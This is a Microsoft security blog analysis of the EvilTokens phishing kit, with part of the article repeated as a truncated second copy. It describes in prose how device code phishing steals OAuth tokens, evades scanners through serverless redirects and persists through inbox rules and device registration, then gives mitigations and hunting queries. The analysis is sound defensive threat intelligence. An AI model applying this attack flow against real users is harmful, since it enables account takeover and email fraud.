❌

Reading view

There are new articles available, click to refresh the page.

Unmasking EvilTokens: Getting to the root of device code phishing



Following its emergence in February 2026, EvilTokens quickly became one of the most widely used phishing-as-a-service (PhaaS) platforms, providing cybercriminals with AI capabilities for tailoring phishing lures and analyzing compromised inboxes to identify high-value targets. This AI-powered cybercrime platform facilitated sophisticated business email compromise (BEC) campaigns that compromised more than 12,000 inboxes in over 10,000 organizations worldwide.

EvilTokens enabled threat actors to abuse the device code authentication flow, steal tokens, and compromise organizational accounts at scale using an AI-driven infrastructure and automating multiple parts of the attack chain. The toolkit offered a plethora of prebuilt phishing templates and landing pages with an AI-powered assistant to aid in structuring target-specific emails.

Stolen tokens are used for email exfiltration and persistence, often through the creation of malicious inbox rules that conceal communications. In some cases, tokens can also be used to grant new devices access to a victim’s inbox, a particularly durable method to maintain persistence. Microsoft Threat Intelligence tracks the threat actor behind the development and support of the EvilTokens phish kit as Storm-2992.

Post-compromise, EvilTokens enabled threat actors to utilize AI assistants to sift through victim mailbox activity and engineer a phishing message based on the accessible email content. EvilTokens also allowed threat actors to conduct Microsoft Graph reconnaissance to map organizational structure and permissions, enabling continued access and potential lateral movement while tokens remain valid. While token-targeting phishing is not new, it has become far more common and industrialized over the last several years as organizations adopted multifactor authentication (MFA).


To evade detection, EvilTokens uses a multi-stage delivery pipeline designed to bypass traditional email gateways and endpoint security. Targets are lured through deceptive emails that use 44 different themes, including invoices and request for proposals (RFPs), or shared files. These emails contained malicious URLs, PDF attachments, and HTML files.

Campaigns leveraging EvilTokens have impacted organizations in various industries, including wholesale distribution, construction, financial services, real estate, higher education, and healthcare, with the highest concentrations of observed victim activity in the United States, Canada, the United Kingdom, Australia, India, and France. Working with partners, Microsoft’s Digital Crimes Unit (DCU) facilitated a coordinated disruption of infrastructure used to operate the EvilTokens service.

This blog provides a comprehensive, up-to-date analysis of the EvilTokens platform and operations. We share specific examples of the EvilTokens service panel and a detailed analysis of EvilTokens infrastructure. Defending against EvilTokens and similar adversary-in-the-middle (AiTM) phishing threats requires a layered approach that blends technical controls with user awareness. This blog also provides Microsoft Defender detection and hunting guidance, as well as resources on how to set up mail flow rules, enforce spoof protections, and configure third-party connectors to prevent spoofed phishing messages from reaching user inboxes.

What is device code phishing?

One of the primary capabilities of EvilTokens is its device code phishing flow, which abuses device code authentication, a legitimate OAuth flow designed for devices with limited interfaces, such as smart TVs, printers, Teams devices, and conferencing devices, that cannot support a standard interactive sign-in. In this model, a user is presented with a short code on the device they are trying to sign in from and is instructed to enter that code into a browser on a separate device to complete authentication.

While this flow is useful for these scenarios, it introduces a security tradeoff. Because authentication is completed on a separate device, the session initiating the request is not strongly bound to the user’s original context. Threat actors have abused this characteristic as a way to circumvent traditional MFA protections by decoupling authentication from the originating session. Threat actors also use social engineering layouts and other tricks to disguise the legitimate device code flow approval as something else required.

Device code phishing occurs when threat actors insert themselves into this process. Instead of a legitimate device requesting access, the threat actor initiates the flow and provides the user with a code through a phishing lure. When the user enters the code, they unknowingly authorize the threat actor’s session, granting access to the account without exposing credentials. Microsoft recommends blocking device code flow wherever possible. If your organization uses Teams devices that require device code flow, scope the exception to specific Teams device resource accounts and exclude the Device Registration Service resource from your Conditional Access policy.

In April 2026, Microsoft tracked a phishing campaign aligned with EvilTokens that used automation platforms to spin up thousands of unique, short-lived polling nodes. This approach allowed the threat actors to deploy complex backend logic (Node.js) that bypassed traditional signature-based or pattern-based detection. This infrastructure was leveraged in the attack end-to-end, from generating dynamic device codes to post-compromise activities.

The following sections examine how EvilTokens operated, the capabilities available through its customer panel, and infrastructure supporting phishing campaigns. We also trace the EvilTokens attack chain, from lure delivery and device code generation through defense evasion, token theft, and post-compromise activity.

EvilTokens platform and operations

Distribution and affiliate support

The threat actor tracked as Storm-2992 advertised and sold EvilTokens services to cybercriminals on the actor’s Telegram channels. Cybercriminals continue to gravitate towards apps like Telegram that provide anonymity, cross-platform access, file sharing, and channels for broadcasting announcements to large groups of followers. The threat actor uses Telegram to advertise their phish kit, announce updates, coordinate with their subscribers, and provide customer support.

Screenshot of the EvilTokens Telegram bot
Figure 1. EvilTokens Telegram bot

EvilTokens phish kits are sold at $1,500 USD for initial purchase, with a monthly subscription fee of $500 for continued access to the kit and control panel. The kit provides additional products, including Antibot redirector, B2B Sender, Office 365 Capture Link, and a Simple Mail Transfer Protocol (SMTP) Sender. Each of these products has additional fees for 30 days of access.

Screenshots of the EvilTokens store bot
Figure 2. EvilTokens Telegram store bot

Customer panel and campaign configuration

The EvilTokens panel provides the core components needed to support phishing campaigns, including pre‑built templates, attachment files for common lure formats, domain and hosting configuration, redirect logic, and victim tracking.

After signing in, EvilTokens subscribers are presented a dashboard with various options to choose from. First, subscribers are asked to choose a deployment method (Cloudflare Workers/Bunny or PHP Hosting) and then are asked to choose from a list of deploy options, including Capture Mode, Layout & Template, Code Display Style, Page Language, CAPTCHA, AI Mode, and Captured Text. These options allow subscribers to highly customize their deployment methods.

Screenshot of the EvilTokens platform welcome page
Figure 3. EvilTokens platform welcome page

Subscribers are provided with multiple settings and additional guidance for managing captured tokens. Once tokens have been captured, EvilTokens offers its subscribers full access to the victim email account, as well as admin detection, token auto-refresh, and an auto-scan of inboxes using keyword alerts through Telegram.

Screenshot of the EvilTokens platform showing options for managing captured tokens
Figure 4. EvilTokens platform options for managing captured tokens

The toolkit offers additional products, which are detailed under Essential Tools. Here, subscribers are given product information and are provided with a link to download or get the product as well as a video tutorial. Subscribers are even given the opportunity to receive cryptocurrency as a reward for referring the service to others.

Screenshot of EvolTokens Essential Tools page
Figure 5. EvilTokens Essential Tools page

The platform offers 44 different themes for customizing email templates and landing pages, including text and colors.

Screenshot of EvilTokens template themes
Figure 6. EvilTokens template themes

EvilTokens phishing emails

EvilTokens offers subscribers personalized lures, using AI to create targeted phishing emails aligned to the target’s role, including the use of various themes to increase the likelihood of user interaction. Themes used include document signing services, Microsoft cloud services, third-party services (cloud identity, file hosting, payment/invoicing), and other miscellaneous services like voicemail and eFax.

Additionally, researchers at Huntress noted email content like construction bid proposals, business partnership agreements, employee compensation/benefits, and password expiring notices in EvilTokens emails.

EvilTokens phishing sequence

The attack chain begins when a user interacts with a malicious attachment or URL embedded within a high-pressure lure (for example, “Action Required: Password Expiration”).

Screenshot of a sample EvilTokens phishing email
Figure 7. Example of an EvilTokens phishing email

When a user clicks the malicious link or attachment, they are directed to a web page running a background automation script. This script interacts with the Microsoft identity provider in real time to generate a live device code. This code is then displayed on the user’s screen with a “Copy Code” button along with a “Continue” or “Continue with Microsoft” button that, when clicked, redirects to the official microsoft.com/devicelogin portal.

Screenshot of a sample device code
Figure 8. Example of generated device code

After presenting the code to the user and opening the legitimate microsoft.com/devicelogin URL, the script enters a polling state using the checkStatus() function to monitor the 15-minute window in real time. Every three to five seconds (setInterval), the script pings the threat actor’s /state endpoint. It sends the secret session identifier code to validate if the user has authenticated yet. While the targeted user is entering the code on the real Microsoft site, the loop returns a “pending” status.

Screenshot of Microsoft device code sign-in portal
Figure 9. Example of Microsoft device code sign-in portal

To minimize user effort and maximize the success rate, the threat actor’s script often automatically copies the generated device code to the user’s clipboard. Once the user reaches the official sign-in page, they paste the code. If the user does not have an active session, they are prompted to provide their password and MFA. If they are already signed in, simply pasting the code and confirming the request instantly authenticates the threat actor’s session in the backend.

The final stage varies depending on the threat actor’s specific objectives. In some instances, within 10 minutes of the breach, threat actors registered new devices to generate a Primary Refresh Token (PRT) for long-term persistence. In other scenarios, they waited several hours before creating malicious inbox rules or exfiltrating sensitive email data to avoid immediate detection.

EvilTokens adds the capability for threat actors to phish and take actions that they would not be capable of performing without EvilTokens tools assisting them, giving threat actors the ability to mass-phish users and perform other operations at their leisure.

Defense evasion

EvilTokens uses a multi-stage delivery pipeline designed to bypass traditional email gateways and endpoint security. Phishing pages delivered to the user vary in complexity and evasion techniques, adding a customization layer by the operator and which tools they use. Popular techniques include but are not limited to image links (images that link to URLs), multi-stage redirection schemes, and attachments containing multi-stage delivery.

Landing page evasions include fake CAPTCHA checks/verification services that require user interaction before displaying the phishing content. To further evade automated URL scanners and sandboxes, the threat actors will at times not link directly to the final phishing site. Instead, they use a series of redirects through compromised legitimate domains and high-reputation “serverless” platforms. We observed heavy reliance on abuse of Vercel (.vercel.app), Cloudflare Workers (.workers.dev), and AWS Lambda for hosting the redirect logic. By using these domains, the phishing traffic blends in with legitimate enterprise cloud traffic, evading simple domain-blocklist triggers.

Post-compromise account access

Once authentication tokens are obtained, threat actors can focus on post-compromise activity designed to maintain and expand access and extract data. This access can be used to send further emails internally to the organization and to external contacts, allowing the actor to send phishing emails for seemingly trusted contacts. In one observed incident, the attack progressed to email exfiltration and account persistence through inbox rules created using Microsoft Office. This involved filtering the compromised users and selecting targets:

  • High-value target identification: Using the EvilTokens AI capability, the threat actor reviewed and filtered for high-value targets—specifically those in financial, executive, or administrative roles—within the pool of compromised users.
  • Accelerated reconnaissance: After gaining access to Microsoft Graph for reconnaissance, the threat actor programmatically mapped internal organizational structures and identified sensitive permissions the moment a token was secured.
  • Targeted financial exfiltration: The most invasive activity was reserved for users with financial authority. For these specific profiles, the threat actors performed deep-dive reconnaissance into email communications, searching for high-value targets and sensitive information like wire transfer details, pending invoices, and executive correspondence.

Mitigation and protection guidance

To harden networks against the device code phishing activity described above, defenders can implement the following:

  • Only allow device code flow where necessary. Microsoft recommends blocking device code flow wherever possible. Where necessary, configure Microsoft Entra ID’s device code flow in your Conditional Access policies.
  • Educate users about common phishing techniques. Sign-in prompts should clearly identify the application being authenticated to. As of 2021, Microsoft Azure interactions prompt the user to confirm (“Cancel” or “Continue”) that they are signing in to the app they expect, which is an option frequently missing from phishing sign-ins. Be cautious of any “[EXTERNAL]” messages containing suspicious links. Do not sign in to resources from unfamiliar senders. Learn how to protect yourself from phishing.
  • Configure anti-phishing policies. Anti-phishing policies protect against phishing attacks by detecting spoofed senders, impersonation attempts, and other deceptive email techniques.
  • Configure Safe Links in Defender for Office 365. Safe Links scanning protects your organization from malicious links that are used in phishing and other attacks. Safe Links can also enable high-confidence device code phishing alerts from Defender.
  • If suspected device code phishing activity is identified, follow the guidance on responding to a compromised email account. Additionally, revoke the user’s refresh tokens by calling revokeSign-inSessions. Consider setting a Conditional Access Policy to force re-authentication for users. (Observations from recent campaigns indicate that standard session revocation often only invalidates refresh tokens, leaving existing access tokens active for up to an hour. Given the hands-on nature of this threat, they frequently exploit this window of opportunity; consequently, we recommend temporarily disabling the compromised account to ensure immediate containment, despite the potential for brief business disruption).
  • Increase Advanced Phishing Threshold to 2 or 3.
  • Enable Zero-hour auto purge (ZAP) in Microsoft Defender for Office 365 to quarantine sent mail in response to newly acquired threat intelligence and retroactively neutralize malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
  • Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
  • Create alerting of suspicious inbox-rule creation to quickly identify and triage evidence of business email compromise (BEC) and phishing campaigns. This playbook helps defenders investigate any incident related to suspicious inbox manipulation rules configured by threat actors and take recommended actions to remediate the attack and protect networks.

Microsoft recommends the following best practices to further help improve organizational defenses against phishing and other credential theft attacks:

  • Implement a sign-in risk policy to automate response to risky sign-ins. A sign-in risk represents the probability that a given authentication request is not authorized by the identity owner. A sign-in risk-based policy can be implemented by adding a sign-in risk condition to Conditional Access policies that evaluates the risk level of a specific user or group. Based on the risk level (high/medium/low), a policy can be configured to block access or force multifactor authentication.
    • When a user is a high risk and Conditional Access evaluation is enabled, the user’s access is revoked, and they are forced to re-authenticate.
    • For regular activity monitoring, use Risky sign-in reports, which surface attempted and successful user access activities where the legitimate owner might not have performed the sign-in.
  • Require multifactor authentication (MFA). Implementation of MFA remains an essential pillar in identity security and is highly effective at stopping a variety of threats.
  • Centralize your organization’s identity management into a single platform. If your organization is a hybrid environment, integrate your on-premises directories with your cloud directories. If your organization is using a third-party for identity management, ensure this data is being logged in a SIEM or connected to Microsoft Entra to fully monitor for malicious identity access from a centralized location. The added benefit of centralizing all identity data is to facilitate implementation of Single Sign On (SSO) and provide users with a more seamless authentication process, as well as configure Entra ID’s machine learning models to operate on all identity data, thus learning the difference between legitimate access and malicious access quicker and easier. It is recommended to synchronize all user accounts except administrative and high privileged ones when doing this to maintain a boundary between the on-premises environment and the cloud environment, in case of a breach.
  • If there are indications such as alerts that a user’s refresh token is compromised, disable the device and revoke all existing refresh tokens. Disabling the device stops PRTs from working, and revoking the refresh tokens stops any refresh tokens that were issued using the PRT from working. Follow steps from Microsoft’s token theft playbook when responding to alerts related to compromised identities.
  • Secure accounts with credential hygiene: practice the principle of least privilege and audit privileged account activity in your Entra ID environments to slow and stop the threat actor.
  • Enable network protection and web protection to prevent applications or users from accessing malicious domains and other malicious content on the internet.

Microsoft Defender XDR detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

Using Safe Links and Microsoft Entra ID Protection raises high-confidence device code phishing alerts from Defender.

Tactic Observed activity Microsoft Defender coverage
Initial accessDevice code authenticationMicrosoft Defender for Identity
– Anomalous OAuth device code authentication activity
Credential accessToken theft following device code authenticationMicrosoft Defender for Identity
– Anomalous token exchange following device code authentication

Microsoft Defender XDR
– User account compromise via OAuth device code phishing
– Suspicious Azure authentication through possible device code phishing
Persistence Device registration following anomalous device code authenticationMicrosoft Defender for Identity
– Suspicious Entra device join or registration

Microsoft Defender XDR
– Device registration after potential device code phishing
Discovery Anomalous volume of Microsoft Graph API requests following device code flow authentication Microsoft Defender XDR
– Anomalous Microsoft Graph API activity after potential device code phishing
– Anomalous Microsoft Graph API POST activity after potential device code phishing
Defense evasionMalicious inbox rule created after anomalous device code authenticationMicrosoft Defender XDR
– Suspicious inbox rule created after potential device code phishing sign-in

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the malicious activity and techniques discussed in this blog. These reports provide intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use either the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat.

Hunting queries

Microsoft Defender XDR customers can use the following queries to detect possible phishing attempts. To explore up to 30 days’ worth of raw data to inspect events in your network and locate potential EvilTokens-related indicators for more than a week, go to the Advanced hunting page > Query tab, select the calendar dropdown menu to update your query to hunt for the Last 30 days.

If a query provides high value insights into possible malicious or otherwise anomalous behavior, you can create a custom detection rule based on that query and surface those insights as custom alerts. To do this, run the query in the Advanced hunting page and select Create detection rule.

Suspicious URL clicked

This query correlates Microsoft Defender for Office 365 signals and Microsoft Entra ID identity data to find the relevant endpoint event BrowerLaunchedToOpen in Microsoft Defender XDR. This event reflects relevant clicks on the malicious URL in the spear-phishing email recognized by Microsoft Defender for Office 365.

AlertInfo
| where ServiceSource =~ "Microsoft Defender for Office 365"
| join (
AlertEvidence
| where EntityType =="Url"
| project AlertId, RemoteUrl 
)
on AlertId
| join (
AlertEvidence
| where EntityType =="MailMessage"
| project AlertId, NetworkMessageId 
)
on AlertId
// Get the unique NetworkMessageId for the email containing the Url
| distinct RemoteUrl, NetworkMessageId
| join EmailEvents on NetworkMessageId
// Get the email RecipientEmailAddress and ObjectId from the email 
| distinct RemoteUrl, NetworkMessageId, RecipientEmailAddress , RecipientObjectId
| join kind = inner IdentityInfo on $left.RecipientObjectId == $right.AccountObjectId 
| distinct RemoteUrl, NetworkMessageId, RecipientEmailAddress , RecipientObjectId, OnPremSid 
// Get the Url click event on the recipient device.
| join kind = inner 
(DeviceEvents 
| where ActionType == "BrowserLaunchedToOpenUrl"| where isnotempty(RemoteUrl) 
| project UrlDeviceClickTime = Timestamp , UrlClickedByUserSid = RemoteUrl, 
InitiatingProcessAccountSid, DeviceName, DeviceId, InitiatingProcessFileName
) 
on $left.OnPremSid == $right.InitiatingProcessAccountSid and $left.RemoteUrl == $right.UrlClickedByUserSid
| distinct UrlDeviceClickTime, RemoteUrl, NetworkMessageId, RecipientEmailAddress, RecipientObjectId, 
OnPremSid, UrlClickedByUserSid, DeviceName, DeviceId, InitiatingProcessFileName 
| sort by UrlDeviceClickTime desc

Determine successfully delivered phishing emails to Inbox/Junk folder.

This query identifies threats that were successfully delivered to Inbox/Junk folder.

EmailEvents
| where isnotempty(ThreatTypes) and DeliveryLocation in~ ("Inbox/folder","Junk folder")
| extend Name = tostring(split(SenderFromAddress, '@', 0)[0]), UPNSuffix = tostring(split(SenderFromAddress, '@', 1)[0])
| extend Account_0_Name = Name
| extend Account_0_UPNSuffix = UPNSuffix
| extend IP_0_Address = SenderIPv4
| extend MailBox_0_MailboxPrimaryAddress = RecipientEmailAddress

Microsoft Sentinel

Microsoft Sentinel customers can use the following queries to detect phishing attempts. These queries can help customers remain vigilant and safeguard their organization from phishing attacks:

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Unmasking EvilTokens: Getting to the root of device code phishing appeared first on Microsoft Security Blog.


Unmasking EvilTokens: Getting to the root of device code phishing

Following its emergence in February 2026, EvilTokens quickly became one of the most widely used phishing-as-a-service (PhaaS) platforms, providing cybercriminals with AI capabilities for tailoring phishing lures and analyzing compromised inboxes to identify high-value targets. This AI-powered cybercrime platform facilitated sophisticated business email compromise (BEC) campaigns that compromised more than 12,000 inboxes in over 10,000 organizations worldwide.

EvilTokens enabled threat actors to abuse the device code authentication flow, steal tokens, and compromise organizational accounts at scale using an AI-driven infrastructure and automating multiple parts of the attack chain. The toolkit offered a plethora of prebuilt phishing templates and landing pages with an AI-powered assistant to aid in structuring target-specific emails.

Stolen tokens are used for email exfiltration and persistence, often through the creation of malicious inbox rules that conceal communications. In some cases, tokens can also be used to grant new devices access to a victim’s inbox, a particularly durable method to maintain persistence. Microsoft Threat Intelligence tracks the threat actor behind the development and support of the EvilTokens phish kit as Storm-2992.

Post-compromise, EvilTokens enabled threat actors to utilize AI assistants to sift through victim mailbox activity and engineer a phishing message based on the accessible email content. EvilTokens also allowed threat actors to conduct Microsoft Graph reconnaissance to map organizational structure and permissions, enabling continued access and potential lateral movement while tokens remain valid. While token-targeting phishing is not new, it has become far more common and industrialized over the last several years as organizations adopted multifactor authentication (MFA).

To evade detection, EvilTokens uses a multi-stage delivery pipeline designed to bypass traditional email gateways and endpoint security. Targets are lured through deceptive emails that use 44 different themes, including invoices and request for proposals (RFPs), or shared files. These emails contained malicious URLs, PDF attachments, and HTML files.

Campaigns leveraging EvilTokens have impacted organizations in various industries, including wholesale distribution, construction, financial services, real estate, higher education, and healthcare, with the highest concentrations of observed victim activity in the United States, Canada, the United Kingdom, Australia, India, and France. Working with partners, Microsoft’s Digital Crimes Unit (DCU) facilitated a coordinated disruption of infrastructure used to operate the EvilTokens service.

This blog provides a comprehensive, up-to-date analysis of the EvilTokens platform and operations. We share specific examples of the EvilTokens service panel and a detailed analysis of EvilTokens infrastructure. Defending against EvilTokens and similar adversary-in-the-middle (AiTM) phishing threats requires a layered approach that blends technical controls with user awareness. This blog also provides Microsoft Defender detection and hunting guidance, as well as resources on how to set up mail flow rules, enforce spoof protections, and configure third-party connectors to prevent spoofed phishing messages from reaching user inboxes.

What is device code phishing?

One of the primary capabilities of EvilTokens is its device code phishing flow, which abuses device code authentication, a legitimate OAuth flow designed for devices with limited interfaces, such as smart TVs, printers, Teams devices, and conferencing devices, that cannot support a standard interactive sign-in. In this model, a user is presented with a short code on the device they are trying to sign in from and is instructed to enter that code into a browser on a separate device to complete authentication.

While this flow is useful for these scenarios, it introduces a security tradeoff. Because authentication is completed on a separate device, the session initiating the request is not strongly bound to the user’s original context. Threat actors have abused this characteristic as a way to circumvent traditional MFA protections by decoupling authentication from the originating session. Threat actors also use social engineering layouts and other tricks to disguise the legitimate device code flow approval as something else required.

Device code phishing occurs when threat actors insert themselves into this process. Instead of a legitimate device requesting access, the threat actor initiates the flow and provides the user with a code through a phishing lure. When the user enters the code, they unknowingly authorize the threat actor’s session, granting access to the account without exposing credentials. Microsoft recommends blocking device code flow wherever possible. If your organization uses Teams devices that require device code flow, scope the exception to specific Teams device resource accounts and exclude the Device Registration Service resource from your Conditional Access policy.

In April 2026, Microsoft tracked a phishing campaign aligned with EvilTokens that used automation platforms to spin up thousands of unique, short-lived polling nodes. This approach allowed the threat actors to deploy complex backend logic (Node.js) that bypassed traditional signature-based or pattern-based detection. This infrastructure was leveraged in the attack end-to-end, from generating dynamic device codes to post-compromise activities.

The following sections examine how EvilTokens operated, the capabilities available through its customer panel, and infrastructure supporting phishing campaigns. We also trace the EvilTokens attack chain, from lure delivery and device code generation through defense evasion, token theft, and post-compromise activity.

EvilTokens platform and operations

Distribution and affiliate support

The threat actor tracked as Storm-2992 advertised and sold EvilTokens services to cybercriminals on the actor’s Telegram channels. Cybercriminals continue to gravitate towards apps like Telegram that provide anonymity, cross-platform access, file sharing, and channels for broadcasting announcements to large groups of followers. The threat actor uses Telegram to advertise their phish kit, announce updates, coordinate with their subscribers, and provide customer support.

Screenshot of the EvilTokens Telegram bot
Figure 1. EvilTokens Telegram bot

EvilTokens phish kits are sold at $1,500 USD for initial purchase, with a monthly subscription fee of $500 for continued access to the kit and control panel. The kit provides additional products, including Antibot redirector, B2B Sender, Office 365 Capture Link, and a Simple Mail Transfer Protocol (SMTP) Sender. Each of these products has additional fees for 30 days of access.

Screenshots of the EvilTokens store bot
Figure 2. EvilTokens Telegram store bot

Customer panel and campaign configuration

The EvilTokens panel provides the core components needed to support phishing campaigns, including pre‑built templates, attachment files for common lure formats, domain and hosting configuration, redirect logic, and victim tracking.

